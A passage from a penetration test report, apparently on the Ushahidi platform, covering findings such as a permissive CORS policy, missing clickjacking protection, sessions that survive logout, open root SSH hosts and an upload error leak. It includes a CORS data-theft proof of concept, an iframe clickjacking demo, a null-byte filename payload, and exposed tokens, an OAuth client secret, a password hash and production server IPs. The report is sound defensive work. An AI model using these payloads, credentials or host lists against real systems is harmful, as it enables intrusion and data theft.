Authorization: Bearer DNKPQqMD1x9unQB1JOOXadgsrnVKPAD3hen0j8ah
Referer: https://svink.ushahidi.io/views/map
Content-Length: 83
Origin: https://svink.ushahidi.io
Connection: close
```

```
{"realname":"Test","email":"stefanpentest+3@radicallyopensecurity.com","password
":"[redacted]"}
```

Impact:

This could lead to the denial of the service. The creation of all those useraccounts could fill up the database until no space is available.

Or a known or unknown limit of the maximum amount of useraccounts in the system that could lead to a system malfunction.

Recommendation:

- Captcha
- IP limit or lockout for a certain amount of time

4.1.13 USH-013 — CORS Policy allows access from any domain. (X.ushahidi.io)

Vulnerability ID: USH-013

Vulnerability type: CORS Policy

Threat level: Moderate

Description:

The Cross-Origin Resource Sharing (CORS) Policy allows access from any domain.

Technical description:

A HTML5 Cross-Origin Resource Sharing (CORS) policy controls if and how content running on other domains can perform two-way interactions with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

The HTTP Header Access-Control-Allow-Origin currently allows access from any domain. Example request:

Original Request:

```
GET /api/v3/users HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Bearer AbOzfnmHS0yjzQ0wK2lp8Nz4KjTkr3abCd8D7M4k
Referer: https://svink.ushahidi.io/settings/users
Origin: https://svink.ushahidi.io
Connection: close
Cache-Control: max-age=0
```

Original Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 23 Feb 2017 04:57:58 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: GET, PUT, OPTIONS
Access-Control-Allow-Methods: GET, PUT, OPTIONS
Content-Length: 468

{"id":"features","url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/config\/features","views":
{"map":true,"list":true,"chart":true,"timeline":true,"activity":true,"plan":true},"data-providers":
{"smssync":true,"twitter":true,"frontlinesms":true,"email":true,"twilio":true,"nexmo":true},"limits":
{"posts":true,"forms":true,"admin_users":25},"private":{"enabled":true},"roles":{"enabled":true},"data-import":
{"enabled":true},"allowed_privileges":["read","delete","search"]}
```

Altered Request:

```
GET /api/v3/users HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Bearer AbOzfnmHS0yjzQ0wK2lp8Nz4KjTkr3abCd8D7M4k
Referer: https://www.svits.nl/pwpwjefi.html
Origin: https://www.svits.nl
Connection: close
Cache-Control: max-age=0
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 23 Feb 2017 05:21:00 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Content-Length: 10719

{"count":26,"results":[{"id":2,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/users\
/2","email":"stefan.vink@radicallyopensecurity.com","realname":"Stefan Admin!
","logins":0,"failed_attempts":0,"last_login":null,"last_attempt":null,"created":
"2017-02-14T06:11:04+00:00","updated":"2017-02-17T06:45:44+00:00","role":"admin
","allowed_privileges":["read","create","update","search","read_full","register"],
"gravatar":"b33991724efe1fd399d592e5cfd124f9"},{"id":3,"url":"https:\/\/svink.api.u
shahidi.io\/api\/v3\/users\/3","email":"stefanpentest@radicallyopensecurity.com",
"realname":"Stefan Low!!","logins":0,"failed_attempts":0,"last_login":null,"last_attem
pt":null,"crea
ted":"2017-02-17T04:33:07+00:00","updated":"2017-02-21T03:46:20+00:00","role":"user
","allowed_privileges":["read","create","update","delete","search","read_full"
,"register"],"gravatar":"f6d561ef0bfc8fa67689caffb095e9d3"},{"id":4,"url":"https:\/\/s
vink.api.ushahidi.io\/api\/v3\/users
```

ROS also tried to retrieve the information from our test domain with the following POC.

POC to steal the information:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <script>


     // Create the XHR object.
     function createCORSRequest(method, url) {
         var xhr = new XMLHttpRequest();
         if ("withCredentials" in xhr) {
             // XHR for Chrome/Firefox/Opera/Safari.
             xhr.open(method, url, true);
         } else if (typeof XDomainRequest != "undefined") {
             // XDomainRequest for IE.
             xhr = new XDomainRequest();
             xhr.open(method, url);
         } else {
             // CORS not supported.
             xhr = null;
         }
         return xhr;
     }

     function getJuicyBits(text) {
         try {
             var obj = JSON.parse(text);
             alert(obj);
         } catch(err) {
             return 'tuff luck';
         }
     }

     function makeCorsRequest(bearer) {
         var url = 'https://svink.api.ushahidi.io/api/v3/users';

         var xhr = createCORSRequest('GET', url);
         xhr.setRequestHeader('authorization', 'Bearer ' + bearer);

         if (!xhr) {
             alert('CORS not supported');
             return;
         }

         // Response handlers.
         xhr.onload = function() {
             var text = xhr.responseText;
             getJuicyBits(text);
         };

         xhr.onerror = function() {
             alert('Woops, there was an error making the request.');
         };

         xhr.send();
     }
    </script>
  </head>
  <body>
    Test
    <script>
     token = 'AbOzfnmHS0yjzQ0wK2lp8Nz4KjTkr3abCd8D7M4k';
     makeCorsRequest(token);
    </script>
  </body>
</html>
```

Unfortunately the information was not received to our client which is good. This is because:

- The authorization header is checked (Bearer)
- An attacker needs to steal this token from a user to have a feasible attack.

Impact:

If another domain is allowed access by the policy, that domain can potentially attack users of the application. If a user is logged in to the application and visits a domain allowed by the policy, then any malicious content running on that domain can potentially retrieve content from the application, and sometimes carry out actions within the security context of the logged in user.

Even if an allowed domain is not overtly malicious in itself, security vulnerabilities within that domain could potentially be leveraged by an attacker to exploit the trust relationship and attack the application that allows access. CORS policies on pages containing sensitive information should be reviewed to determine whether it is appropriate for the application to trust both the intentions and security posture of any domains granted access.

Recommendation:

Use a whitelist approach and only allow known valid domains.

4.1.14 USH-014 — No Clickjacking Protection

Vulnerability ID: USH-014

Vulnerability type: Clickjacking

Threat level: Moderate

Description:

The anti-clickjacking **X-Frame-Options** HTTP header is not present on the website ushahidi.io, ushahidi.com and xxxx.api.ushahidi.io. This makes it possible for attackers to show the content in a frame, eavesdrop on all user interactions, and modify the contents.


Technical description:

The **X-Frame-Options HTTP** response header can be used to indicate whether or not a browser should be allowed to render a page in an Iframe. Sites can use this to avoid Clickjacking attacks, by ensuring that their content cannot be embedded into other sites.

POC:

```
<iframe
    src="https://www.ushahidi.com"
    id="myFrame" frameborder="1" marginwidth="0"
    marginheight="0" width="100%" scrolling=yes height="100%"
    onload="document.getElementById('frame2').src='https://www.ushahidi.com';">
```

```
</iframe>
```



Impact:

A clickjacking attack can be used to perform some social engineering attacks as follows:
The attacker hosts an HTML file with an iframe containing the vulnerable site.
He then creates an overlay for this element. The victim visits the attacker's site, thinking that it can be trusted (because of the content of the iframe), but when he clicks an element inside the frame, the overlay causes him to get redirected to a malicious target.

Recommendation:

Add the X-Frame-Options HTTP Response header with value
Deny or SameOrigin to the website.

4.1.15 USH-015 — Missing X-XSS-Protection HTTP Header

Vulnerability ID: USH-015

Vulnerability type: Cross-Site-Scripting

Threat level: Low

Description:

The X-XSS-Protection HTTP Header is not set by the webserver. This header enables the Cross-Site Scripting (XSS) filter built into most recent web browser.

Technical description:

The X-XSS-Protection HTTP Header is not set. This header enables the Cross-Site Scripting (XSS) filter built into most recent web browsers.

The following domains lack the use of the X-XSS-Protection HTTP Header:

- ushahidi.io
- ushahidi.com
- xxxx.api.ushahidi.io

Sample headers

```
GET /login HTTP/1.1
Host: ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.ushahidi.com/
Connection: close
```

Impact:

Not using this option increases the attack surface for XSS attacks.

Recommendation:

Add the HTTP header in the response as:

X-XSS-Protection: 1; mode=block

4.1.16 USH-016 — SSL Cookie Without Secure Flag Set (Ushahidi.io)

Vulnerability ID: USH-016

Vulnerability type: Unhardened Session Cookies

Threat level: Moderate

Description:

Session cookies miss the Secure flag.

Technical description:

The following cookies were issued by the application and do not have the secure flag set:

- XSRF-TOKEN
- laravel_session

The cookies appear to contain session tokens, which may increase the risk associated with this issue. You should review the contents of the cookies to determine their function.

Request:

```
POST /login HTTP/1.1
Host: ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://ushahidi.io/login
Cookie: _ga=GA1.2.1395377520.1487140711; intercom-session-hl5rfiga=Tld3R2F0YytPKzNVYW0
vc2xEWHNTSlJjOHhYdFJYSTZST3NUNE95Kzd1ay9LOEo3b0pLTU5lYndoN0ZOOGh0My0tYjkyaWxzdk02ZjNRZ
TdKdUE0U3lJUT09--8c7baec859356f733e13b8be687b9d6def2fd5be; XSRF-TOKEN=eyJpdiI6IkJ0NDRr
cHh6RnhPNzQxVzhWTUR6aVE9PSIsInZhbHVlIjoiRU51ZDV6T1A5Smp2M2FDczNGTkQ1ZVV5RTFVaHQ2RGJOdG
JCbHdRWXlJNzR2Tm5ocDMwVG85bjRCVW5wZllST3F1TjFySUJtZkhNZlowVk9LYkt1aEE9PSIsIm1hYyI6ImM2
MWIwYTk5MWM0YzU5ZWU1MDllNjY0OTQ4Y2I0YWFmYzIwY2QyYzkxZTcxYjAzZmIwOTNkNDQ3MmU5OWYwOTAifQ
%3D%3D; laravel_session=eyJpdiI6InhvSGx6UFNiY0hYNjQ4dVo3TUxQVGc9PSIsInZhbHVlIjoiYitlTU
NyOWhhQ1ZHakFCd0hidjRUaG11NzlTd1wvaDNlK1ZVbDlla2p1SzVnU2g2eXUyeFJNXC9NclZqbERrQkxkMG9U
RXE5ZmlpMmlLcnBUWnFaRURnZz09IiwibWFjIjoiM2ZiYTczMzUyMWJmMTdjNWEzZjRhNjU2ZjI1YWM0MGM0ND
kwZTc0N2NlY2E1NDNiYTAxMTM4OTU5YzRmZWI2MSJ9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

subdomain=svink&amp;_token=Z2bjLxpAijEPBssugcXVvORTOL78ZZIioCErigPf
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Cache-Control: no-cache
Date: Thu, 16 Feb 2017 23:13:20 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6IkJ0NDRrcHh6RnhPNzQxVzhWTUR6aVE9PSIsInZhbHVlIjoiRU51ZDV6T1A5Smp2M2FDc
zNGTkQ1ZVV5RTFVaHQ2RGJOdGJCbHdRWXlJNzR2Tm5ocDMwVG85bjRCVW5wZllST3F1TjFySUJtZkhNZlowVk9LYkt1aEE9PSIsI
m1hYyI6ImM2MWIwYTk5MWM0YzU5ZWU1MDllNjY0OTQ4Y2I0YWFmYzIwY2QyYzkxZTcxYjAzZmIwOTNkNDQ3MmU5OWYwOTAifQ%3D%3D;
 expires=Fri, 17-Feb-2017 01:13:20 GMT; Max-Age=7200; path=/
Set-Cookie:
 laravel_session=eyJpdiI6InhvSGx6UFNiY0hYNjQ4dVo3TUxQVGc9PSIsInZhbHVlIjoiYitlTUNyOWhhQ1ZHakFCd0hidjRU
aG11NzlTd1wvaDNlK1ZVbDlla2p1SzVnU2g2eXUyeFJNXC9NclZqbERrQkxkMG9URXE5ZmlpMmlLcnBUWnFaRURnZz09IiwibWFj
IjoiM2ZiYTczMzUyMWJmMTdjNWEzZjRhNjU2ZjI1YWM0MGM0NDkwZTc0N2NlY2E1NDNiYTAxMTM4OTU5YzRmZWI2MSJ9; expires=Fri, 17-
Feb-2017 01:13:20 GMT; Max-Age=7200; path=/; httponly
Content-Length: 2321

.............
```

Impact:

The lack of a Secure flag on a cookie makes it easier for attackers to obtain a cookie, as it can be sent over an unencrypted channel. It can lead to compromise of cookies and therefore sessions.

Recommendation:

- Set the Secure flag for all cookies that are being communicated over a secure channel.

4.1.17 USH-017 — The Session Does Not Expire When the User Logs Out. (X.ushahidi.io)

Vulnerability ID: USH-017

Vulnerability type: Session Expiration

Threat level: Moderate

Description:

The session does not expire when the user logs out. It is possible to close the session and still use the same one to send request until it expires.

Technical description:

The session (Bearer Token is used for this) does not expire when the user logs out. It is possible to close the session and still use the same one to send request until it expires.

When a user logs out the session is still available until it expires.

Overview of this process:

The user is logged on:

```
GET /api/v3/posts/stats?group_by=tags&order=desc&orderby=post_date HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer 7pHluwEHKyXOxzwfZFqZOVUnTZH537eFTHRupaUc
Referer: https://svink.ushahidi.io/activity
Origin: https://svink.ushahidi.io
Connection: close
```

The user clicks on the logout button:

```
OPTIONS /oauth/token HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Access-Control-Request-Method: POST
```

```
Access-Control-Request-Headers: content-type
Origin: https://svink.ushahidi.io
Connection: close
```

The token does not get revoked and is still usable:

```
GET /api/v3/users/me HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer 7pHluwEHKyXOxzwfZFqZOVUnTZH537eFTHRupaUc
Referer: https://svink.ushahidi.io/views/map
Origin: https://svink.ushahidi.io
Connection: close

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 01 Mar 2017 01:58:41 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Content-Length: 428

{"id":2,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/users
\/2","email":"stefan.vink@radicallyopensecurity.com","
realname":"Stefan
 Admin!","logins":0,"failed_attempts":0,"last_login":null,"last_attempt":null,"created":"2017-02-
14T06:11:04+00:00","updated":"2017-02-17T06:45:44+00:00","role":"admin","allowed_privileges":["read","create"
,"update","search","read_full","register"],"gravatar":"b33991724efe1fd399d592e5cfd124f9"}
```

Impact:

In the case an attacker would be able to retrieve the session token or someone else is using the same computer they would still able to authenticate as the user until the session expires.

Recommendation:

- Revoke the session when the user logs out.

4.1.18 USH-018 — Ansible - No Firewall Restrictions SSH

Vulnerability ID: USH-018

Vulnerability type: SSH

Threat level: Moderate

Description:

The use of port 22 is very common when using ansible but this is open to the rest of the world.

Technical description:

The use of port 22 is very common when using ansible but this is open to the rest of the world.

For example there are restrictions in place for the mysql/mariadb server (vip-playbooks-master/cm1-firewall.yml + vip-playbooks-master/cm-db.yml) that only allow access directly from two internal ip-addresses:

```
cm_db1_internal_ip: "10.128.25.210"
cm_db2_internal_ip: "10.128.158.104"%
```

ROS was able to connect to the SSH port of (found in file platform-cloud-ansible-master/hosts/rackspace_prod):

```
ssh 104.130.78.241
The authenticity of host '104.130.78.241 (104.130.78.241)' can't be established.
ECDSA key fingerprint is b9:c2:95:26:29:b0:d7:68:16:4c:f4:e7:80:5c:dd:f5.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
```

Beside this file there seem to be a lot more with an open SSH port:

```
platform-cloud-ansible-master/hosts/rackspace_pr
1:platform-client-pr ansible_ssh_host=198.61.174.100 ansible_ssh_user=root

platform-cloud-ansible-master/hosts/rackspace_prod
1:platform-server-1 ansible_ssh_host=104.130.67.34 ansible_ssh_user=root
2:platform-server-2 ansible_ssh_host=104.130.213.159 ansible_ssh_user=root
4:platform-client-1 ansible_ssh_host=104.130.66.246 ansible_ssh_user=root
5:platform-client-2 ansible_ssh_host=104.130.214.13 ansible_ssh_user=root
7:platform-database-server-1 ansible_ssh_host=23.253.212.134 ansible_ssh_user=root
8:platform-database-server-1.2 ansible_ssh_host=23.253.43.37 ansible_ssh_user=root
10:platform-cloud-interface-1 ansible_ssh_host=23.253.212.78 ansible_ssh_user=root
11:platform-cloud-interface-2 ansible_ssh_host=104.130.78.241 ansible_ssh_user=root
13:platform-job-queue-1 ansible_ssh_host=104.130.213.168 ansible_ssh_user=root
15:platform-job-queue-worker-1 ansible_ssh_host=198.61.227.35 ansible_ssh_user=root

platform-cloud-ansible-master/hosts/rackspace_staging
2:platform-server-staging ansible_ssh_host=104.130.68.106 ansible_ssh_user=root
4:platform-client-server-staging ansible_ssh_host=23.253.209.175 ansible_ssh_user=root
6:platform-database-staging ansible_ssh_host=104.130.67.251 ansible_ssh_user=root
8:platform-cloud-interface-staging ansible_ssh_host=104.130.215.42 ansible_ssh_user=root
10:platform-cloud-job-queue-staging ansible_ssh_host=23.253.22.20 ansible_ssh_user=root

vip-playbooks-master/hosts
12:cm-db2             ansible_ssh_host=107.170.136.147   pipelining=True    ansible_ssh_user=root

ansible-playbooks-master/hosts/platform_qa
2:platform-qa ansible_ssh_host=23.253.160.23 ansible_ssh_port=22 ansible_ssh_user=root

ansible-playbooks-master/hosts/platform_livity
2:platform-livity ansible_ssh_host=104.130.201.247 ansible_ssh_port=22 ansible_ssh_user=root

ansible-playbooks-master/hosts/platform_msheria
2:platform-msheria ansible_ssh_host=104.130.211.112 ansible_ssh_port=22 ansible_ssh_user=root
```

```
ansible-playbooks-master/hosts/platform_devex
2:platform-devex ansible_ssh_host=23.253.54.245 ansible_ssh_port=22 ansible_ssh_user=root

ansible-playbooks-master/hosts/platform_1000ocean
2:platform-1000ocean ansible_ssh_host=23.253.215.163 ansible_ssh_port=22 ansible_ssh_user=root

ansible-playbooks-master/hosts/rollcall
1:rollcall-staging ansible_ssh_host=162.243.4.101 ansible_ssh_user=root

ansible-playbooks-master/hosts/platform_comrades
2:platform-comrades ansible_ssh_host=104.130.74.134 ansible_ssh_port=22 ansible_ssh_user=root
```

Impact:

Increase of Attack-Surface.

Recommendation:

Only allow internal ip-addresses (so ansible can access the server) access to this port. If any support personal should have access to the box they should use login to a special Management Server and connect from there internally.

4.1.19 USH-019 — Ansible - User Januus

Vulnerability ID: USH-019

Vulnerability type: Access

Threat level: Moderate

Description:

There is a user mentioned in the following files that might not need that access anymore.

Technical description:

There is a user found in the following files that might not need that access anymore:
`User Januus Torp`

```
vip-playbooks-master/crowdmap/roles/users/tasks/main.yml<br /> 3: sudo:
True<br />4: user: name=jaanus comment=&quot;Jaanus Torp&quot; password=
$6$rounds=100000$.DHfCPKR0KEoSCA8$Kzd8PXsSzVJWgMkf5rBLO.O84K4wkBkyaF9HTPs5um.jmiLVC
mXEsztbdSnDzgZrjV/ groups=root,sudo append=yes<br /> 7: sudo: True</p>
vip-playbooks-master/crowdmap/crowdmap-users.yml<br /> 3: sudo: True<br /
> 8: user: name=jaanus comment=&quot;Jaanus Torp&quot; shell=/bin/bash
groups=root,sudo append=yes
```

Impact:

Unauthorized access.

Recommendation:

- Determine if this user still needs access.

4.1.20 USH-020 — Ansible - Weak Password Mysql

Vulnerability ID: USH-020

Vulnerability type: Password

Threat level: Moderate

Description:

The MySQL password in Ansible is weak.

Technical description:

The MySQL password in Ansible is weak:

vip-playbooks-master/v2/roles/createdb/tasks/main.yml `mysql_user: name={{ inventory_hostname }} password=[redacted] priv=*.*:ALL state=present`

Impact:

Weak passwords can easily be brute-forced. If usernames and/or passwords are re-used further lateral attacks on other applications can be performed.

Recommendation:

- When possible, always encrypt user names and passwords.
- Use strong passwords for all accounts on all environments.
- Use strict separation between environments and make sure not to share user names and passwords.

4.1.21 USH-021 — Oauth2 Implementation (X.ushahidi.io)

Vulnerability ID: USH-021

Vulnerability type: Implementation

Threat level: Low

Description:

No major issues found in the Oauth2 implementation. Only the implementation of the client_secret could be improved.

Technical description:

No major issues found in the Oauth2 implementation. Only the implementation of the client_secret could be improved.

Mobile apps can't maintain the confidentiality of the client secret. This is why mobile apps must use an OAuth flow that does not require a client secret. When using grant_type=password it is recommended that the client_secret should not be included.

ROS also noticed that the client secret was the same on our local install as on the ushahidi.io instance.

Request when logged in as a user (this is a resource owner password grant):

```
POST /oauth/token HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Referer: https://svink.ushahidi.io/views/map
Content-Length: 334
origin: https://svink.ushahidi.io
Connection: close

{"username":"stefan.vink@radicallyopensecurity.com","password":"[redacted]","grant_typ
e":"password","client_id":"ushahidiui","client_secret":"35e7f0bca957836d05ca0492211b0a
c707671261","scope":"posts media forms api tags savedsearches sets users stats layers
 config messages notifications contacts roles permissions csv dataproviders"}

[Response]:

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 16 Feb 2017 04:31:48 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 213

{"access_token":"Fq09C3txEm0z8cuftDL0tecUjeToAQiqWXBD9gsG","token_type":"Bearer",
"expires":1487223108,"expires_in":3600,"refresh_token":"8nmnvqLANgcwtpDSITGlyVzIC6bIew
7aArmV4t1p","refresh_token_expires_in":604800}
```

As can be seen, the POST parameters contain the client_id and client_secret. RFC 6749 (The Oauth 2.0 Authorization Framework) only specifies using the grant_type, username, password and scope variables.

Request when not logged in as a user (going to https://svink.ushahidi.io)

```
POST /oauth/token HTTP/1.1
Host: svink.api.ushahidi.io
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Referer: https://svink.ushahidi.io/views/map
Content-Length: 255
origin: https://svink.ushahidi.io
Connection: close

{"grant_type":"client_credentials","client_id":"ushahidiui","client_secret":"35e7f0bca
957836d05ca0492211b0ac707671261","scope":"posts media forms api tags savedsearches
 sets users stats layers config messages notifications contacts roles permissions csv
"}

[Response]:

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 16 Feb 2017 05:08:01 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 120

{"access_token":"4fiqoKDxg1KvWN82cdFipVIIijt4CE2AP1O0Y9dT","token_type":"Bearer",
"expires":1487225281,"expires_in":3600}
```

Impact:

The better the security implementation the more difficult (and therefore time consuming) it would become for an attacker to succeed.

Recommendation:

- When using grant_type=password it is recommended that the client_secret should not be included.
- Generate a random client secret during installation.

4.1.22 USH-022 — Role Creation and Permission Assignment

Vulnerability ID: USH-022

Vulnerability type: Abuse of Function

Threat level: Low

Description:

It is possible to create roles and make permission assignment in the FREE version, that feature only would be available on RESPONDER version. With this request is possible to create the user and then in the platform is possible to make the assignment of permissions.

Technical description:

It is possible to create roles (such as the admin role) and make permission assignment in the FREE version, that feature only would be available on RESPONDER version. With this request is possible to create the user and then in the platform is possible to make the assignment of permissions.

```
POST /api/v3/roles HTTP/1.1
Host: testcol2.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20120427 Firefox/15.0a1
Accept: application/json, text/plain, */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://testcol2.ushahidi.io/views/list
Authorization: Bearer GDARmRD35hwXXGCJNQkdPxyZfx4S8FBJkMvTac1p
Origin: https://testcol2.ushahidi.io
DNT: 1
Connection: keep-alive
Content-Length: 49

{"id":3,"name":"newrole","display_name":"NewRole"}
```

The exploitation of this vulnerability just allow to create a role and assign permissions with a free user, the attacks is possible via the manipulation of the variable id with a sequential number.

Impact:

Loss of income. Normally this functionality would only be available for paid-users.

Recommendation:

- Verify if a user is a paid or non-paid user.

4.1.23 USH-023 — Internal Server Error While Uploading Photo (X.ushahidi.io)

Vulnerability ID: USH-023

Vulnerability type: Information Leak

Threat level: Low

Description:

An internal server error appears when using a NULL byte in the filename. This reveals the underlying host where the images are located.

Technical description:

An internal server error appears when using a NULL byte in the filename. This reveals the underlying host where the images are located.

```
POST /api/v3/media HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer g7rtoLhk62VHfHja1LuuCpLlAiDJnBLlVi31BNTa
Referer: https://svink.ushahidi.io/settings/general
Content-Length: 231
Content-Type: multipart/form-data; boundary=---------------------------101962695171193
6200287973170
Origin: https://svink.ushahidi.io
Connection: close

-----------------------------101962695171193620028797 3170
Content-Disposition: form-data; name="file"; filename="test.png%00"
Content-Type: image/png

kkjljkljkljkl
-----------------------------101962695171193620028797 3170--

HTTP/1.1 500 Internal Server Error
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 17 Feb 2017 04:54:45 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 553

{"errors":[{"status":0,"title":"Client error response\n[status code] 412\n[reason
 phrase] Precondition Failed\n[url] https:\/\/storage101.ord1.clouddrive.com
\/v1\/MossoCloudFS_e606dc27-4d2f-4bbb-8ea9-ff12ba538332\/platform-cloud\/svink.api.ush
ahidi.io\/5\/8\/58a6821538ad0-test.png%00","message":"Cli
ent error response\n[status code] 412\n[reason phrase] Precondition Failed\n[url]
 https:\/\/storage101.ord1.clouddrive.com\/v1\/MossoCloudFS_e606dc2
7-4d2f-4bbb-8ea9-ff12ba538332\/platform-cloud\/svink.api.ushahidi.io\/5\/8\/58a6821538
ad0-test.png%00"}]}
```

When trying to upload a .php file an error appears:

```
{"errors":[{"status":422,"title":"Validation Error","message":"Validation
Error"},{ "status":422,"title":"File type not supported. Please upload an
image file.","message":"File type not supported. Please upload an image
file.","source":{"pointer":"\/mime"}}]}
